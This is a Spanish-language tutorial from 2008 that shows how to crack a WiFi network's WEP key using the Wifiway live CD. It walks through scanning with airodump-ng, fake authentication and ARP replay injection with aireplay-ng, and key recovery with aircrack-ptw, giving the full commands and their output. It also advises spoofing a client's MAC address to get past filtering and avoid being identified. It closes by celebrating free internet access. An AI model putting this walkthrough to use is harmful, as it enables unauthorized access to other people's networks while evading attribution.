


Seguridad Wireless: Wifiway 0.8 y Wifislax 3.1

Wifiway 0.8 y Wifislax 3.1,

En este documento se muestran dos herramientas para testear la seguridad de tu red inalámbrica, personalmente para mí las dos mejores que hay, son unos LiveCD, basta con reiniciar con ellos para hackear una red wifi, en este caso veremos cómo comprobar la seguridad de nuestra propia red, no lo usaremos para robar claves a los vecinos ni nada del estilo.

Primero, mirar si nuestro adaptador inalámbrico puede inyectar, en este listado podremos comprobar si nuestra tarjeta de red wifi puede hackear redes wifi o no- **AKI**. Segundo, descargarnos la versión que más nos interese, [Wifiway 0.8](#) o [Wifislax 3.1](#). Después, la grabamos a un CD o un pendrive y arrancamos el PC o portátil que tenga un dispositivo inalámbrico que pueda inyectar.


Así que en este ejemplo, veremos cómo desde un portátil con la tarjeta Intel(R) PRO/Wireless 3945ABG Network Connection podemos descifrar la clave WEP de uno de mis vecinos (que no! es broma, atacaré a mi AP), así que meto el CD de Wifiway en mi portátil y arranco desde él,




Durante el arranque, debemos indicarle una serie de datos, cómo la zona horaria, en mi caso selecciono "Europe/Madrid" & "OK",



"Localtime"



Seleccionamos la configuración regional, para el teclado... "Spanish (ISO-8859-1)" & "OK",



"OK"

```

=====
                Welcome to Wifiway (www.wifiway.org)
=====

The system has been loaded correctly.
  startx  ...  to start the environment Xwindow in mode default
  autox   ...  to configure automatic the environment XWindow
  reboot  ...  for reboot the system
  poweroff ... for turned off system


The content of the CD is exclusive for the work of development that we are
realizing in www.seguridadwireless.net to have an exclusive live.

ex: ntfs-3g /dev/hdXX /mnt/win for read/write acces windows

wifiway login: root (automatic login)
NET: Registered protocol family 10
lo: Disabled Privacy Extensions
wifiway:~# startx


```

Bien, Wifiway ya ha arrancado, ahora basta con ejecutar los comandos o si eres un usuario torpecillo, podemos usar el entorno X, para ello ejecutamos: "startx",



```
Terminal
Eichero  Editar  Vista  Terminal  Ir  Ayuda
$ $ [copy] [paste] [terminal] [scissors] [left] [right] [lifebuoy]
wifiway:~# ipw3945_es.sh
```

Ahora, en mi caso cargaré con un script que trae los drivers y configuración para mi adaptador, ejecutando. ipw3945_es.sh



```
Terminal
Eichero  Editar  Vista  Terminal  Ir  Ayuda
$ $ [copy] [paste] [terminal] [scissors] [left] [right] [lifebuoy]
*****
Script para la inyeccion de la ipw3945
*****
Diseñado y desarrollado por seguridadwireless.net
*****

Por favor introduce el canal para la wifi0
6
Indique el rate de captura
2
Indique el bssid para el asociado, separado por puntos (Ej: 00:11:22:33:44:55)
00:11:22:33:44:55

*****
Si se le ha comunicado algun error en el apartado anterior, pues repita el proce
so
Si se repite el error comuniquenoslo en el foro de seguridadwireless.net
*****


wifiway:~#
```

Al ejecutar este script me pide el canal para la interfaz wifi0 (en este caso metemos uno cualquiera, x ejemplo 6), indicamos el rate de captura (2) y debemos meter la MAC del AP a atacar, pero por ahora metemos: 00:11:22:33:44:55.



```
wifiway:~# airodump-ng wifi0
```

Con los drivers ya cargados y con el comando "airodump-ng wifi0" veremos las redes wifi que detecta nuestro adaptador y veremos los datos que necesitamos.




```
CH 1 ][ Elapsed: 20 s ][ 2008-05-11 03:13
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:1A:70:51:3D:XX	-1	7	0 0	6	54	WPA	CCMP	PSK	linsys_01
00:18:9B:04:F3:XX	-1	4	0 0	11	48	WEP	WEP		Tunez
00:02:CF:55:AD:XX	-1	66	5 0	9	54	WEP	WEP		WLAN_C2
00:01:38:71:9E:XX	-1	92	0 0	6	54	WEP	WEP		WLAN_HHH
00:15:F2:DA:85:XX	-1	0	222 11	7	-1	OPN			<length: 0>
00:02:CF:66:92:XX	-1	91	0 0	8	54	WEP	WEP		WLAN_52


BSSID	STATION	PWR	Lost	Packets	Probes
(not associated)	00:80:5A:23:AB:XX	-1	0	1	GOYOAGA
(not associated)	00:1B:EA:F1:F6:XX	-1	0	2	946019346A
00:02:CF:55:AD:XX	00:1C:BF:7A:E5:XX	-1	0	6	
00:15:F2:DA:85:XX	00:18:DE:AB:3C:XX	-1	54	222	

Nos muestra todas las redes wifi que detecta, seleccionamos una a atacar (la nuestra!), así que debemos apuntar x ahí su dirección MAC (BSSID), el canal (CH) y el nombre de la red (ESSID), en este caso atacaremos el AP de WLAN_52, nos fijamos en su MAC (00:02:CF:66:92:XX) y su canal (8).



```
Terminal
Eichero  Editar  Vista  Terminal  Ir  Ayuda
wifiway:~# ipw3945_es.sh
```

Ahora de nuevo ejecutamos el script para cambiar el canal y meter la MAC del AP que atacaremos... así que ejecutamos de nuevo "ipw3945_es.sh"



```
Terminal
Eichero  Editar  Vista  Terminal  Ir  Ayuda
*****
Script para la inyeccion de la ipw3945
*****
Diseñado y desarrollado por seguridadwireless.net
*****

Por favor introduce el canal para la wifi0
8
Indique el rate de captura
2
Indique el bssid para el asociado, separado por puntos (Ej: 00:11:22:33:44:55)
00:02:CF:66:92:XX
*****

Si se le ha comunicado algun error en el apartado anterior, pues repita el proceso
Si se repite el error comuniquenoslo en el foro de seguridadwireless.net
*****

wifiway:~#
```

Introducimos el canal del AP, que es el 8, introducimos el rate de captura (siempre 2), e introducimos ahora la MAC del AP (00:02:CF:66:92:XX), y así ya estamos preparados para inyectar código!



```
Terminal
Eichero  Editar  Vista  Terminal  Ir  Ayuda
wifiway:~# aireplay-ng -l 0 -e WLAN_52 -a 00:02:CF:66:92: -h 00:1C:BF:7A:E5: wifi0
```


Bien, ahora nos vamos a asociar al AP con el ataque n1, con el siguiente comando:
"aireplay-ng -1 0 -e NOMBRE_AP -a MAC_AP -h MI_MAC wifi0"

Ojo, se recomienda cambiar la dirección MAC nuestra, para que en el caso que vea que le están atacando que no sepa quien es y no puedan quedar registros nuestros, o si directamente tiene un filtro de MAC habilitado su AP, para ponernos una MAC de un cliente suyo (veremos quien se conecta con airodump-ng), todo esto con MACCHANGER -m MAC_NUEVA wifi0.



```
Terminal
Eichero  Editar  Vista  Terminal  Ir  Ayuda
wifiway:~# aireplay-ng -l 0 -e WLAN_52 -a 00:02:CF:66:92: -h 00:1C:BF:7A:E5: wifi0
03:18:48  Waiting for beacon frame (BSSID: 00:02:CF:66:92:)
03:18:48  Sending Authentication Request
03:18:48  Authentication successful
03:18:48  Sending Association Request
03:18:49  Association successful :)
wifiway:~#
```

Perfecto! nos autentica bien, si no lo haría es por que estamos lejos del AP o pq tiene un filtro MAC habilitado y deberíamos cambiarnos nuestra MAC. Esto significa que el AP aceptará todo el tráfico que se le mande encriptado con WEP, así que capturaremos paquetes cifrados con su WEP y se los reenviaremos, y los copiaremos a nuestro HD para luego sacar la clave de ahí,



```
Terminal
Eichero  Editar  Vista  Terminal  Ir  Ayuda
wifiway:~# aireplay-ng -3 -b 00:02:CF:66:92: -h 00:1C:BF:7A:E5: wifi0
```

Ahora es cuando realmente inyectaremos paquetes al AP para generar tráfico y poder conseguir tráfico ARP, que nos servirá para inyectar más tráfico, y cuanto más tráfico tengáms, más fácil de sacar la clave WEP. Así que con el comando: "aireplay-ng -3 -b

MAC_AP -h MI_MAC wifi0" lo conseguiremos,



```
wifiway:~# aireplay-ng -3 -b 00:02:CF:66:92: -h 00:1C:BF:7A:E5: wifi0
Saving ARP requests in replay_arp-0511-032039.cap
You should also start airodump-ng to capture replies.
Read 1236 packets (got 0 ARP requests), sent 0 packets.. (0 pps)
```

Esperamos mientras intenta inyectar para generar tráfico... vemos que ARP requests está a 0, le damos unos segundos y veremos cómo empieza a correr!



```
wifiway:~# aireplay-ng -3 -b 00:02:CF:66:92: -h 00:1C:BF:7A:E5: wifi0
Saving ARP requests in replay_arp-0511-032039.cap
You should also start airodump-ng to capture replies.
Read 109259 packets (got 46329 ARP requests), sent 49647 packets.. (267 pps)
```

Bien, ya empieza a subir! ahora debemos grabar todo el tráfico.



```
wifiway:~# airodump-ng -w /tmp/dump rtap0
```

Abrimos un nuevo terminal, y vamos a grabar el tráfico, para ello, lo haremos con el comando "airodump-ng -w /tmp/dump rtap0"


```

CH 0 ][ Elapsed: 8 mins ][ 2008-05-11 20:53

BSSID                PWR  Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
00:01:38:71:9E:      0     4628      0   0    6  54.  WEP   WEP     WLAN_HHH
00:02:CF:66:92:      0       794    149108   0   8  54.  WEP   WEP     WLAN_52
00:02:CF:55:AD:      0     4994      5  295   9  54.  WEP   WEP     WLAN_C2

BSSID                STATION            PWR  Lost  Packets  Probes
00:02:CF:55:AD:      00:0E:8E:0C:A6:      0    0        9
00:02:CF:66:92:      00:1C:BF:7A:E5:      0    0    160187
(not associated)    00:18:DE:AB:3C:      0    0        34  Jazztel Wireless
(not associated)    00:02:6F:30:3F:      0    0        59  GOYOAGA
(not associated)    00:19:D2:64:EE:      0    0        10  WLAN

```


Y aquí veremos que empieza a subir el valor de Data, necesitamos 200.000 paquetes de datos para claves de 64bits o 400.000 para claves de 128 bits, en 15 minutos tendremos suficientes...

```

wifway:~# aircrack-ptw /tmp/dump-01.cap
This is aircrack-ptw 1.0.0
For more informations see http://www.cdc.informatik.tu-darmstadt.de/aircrack-ptw/
allocating a new table
bssid = 00:02:CF:66:92: keyindex=0
stats for bssid 00:02:CF:66:92: keyindex=0 packets=190099
Found key with len 13: 5A 30 30 30 32 43 46 35 37 39 45 43 32
stats for bssid 00:02:CF:66:92: keyindex=0 packets=2
wifway:~#

```

Y con el comando "aircrack-ptw /tmp/dump-01.cap" podremos sacar la clave WEP de la red wifi... en un par de segundos la tendremos! "Found key...", bien, ahora tenemos la clave en Hexadecimal, la tenemos que pasar a ASCII para conectarnos a la red wifi, aunq creo recordar q tmb la podremos meter en Hexadecimal...



De todas formas existen muchos programas o webs que te cambian de Hexadecimal a ASCII, y listo, ya es conectarse a la red wifi y suministrar la clave que acabamos de sacar, ya podemos navegar por internet gratis! P-)

www.bujarra.com - Héctor Herrero - nheobug@bujarra.com - v 1.0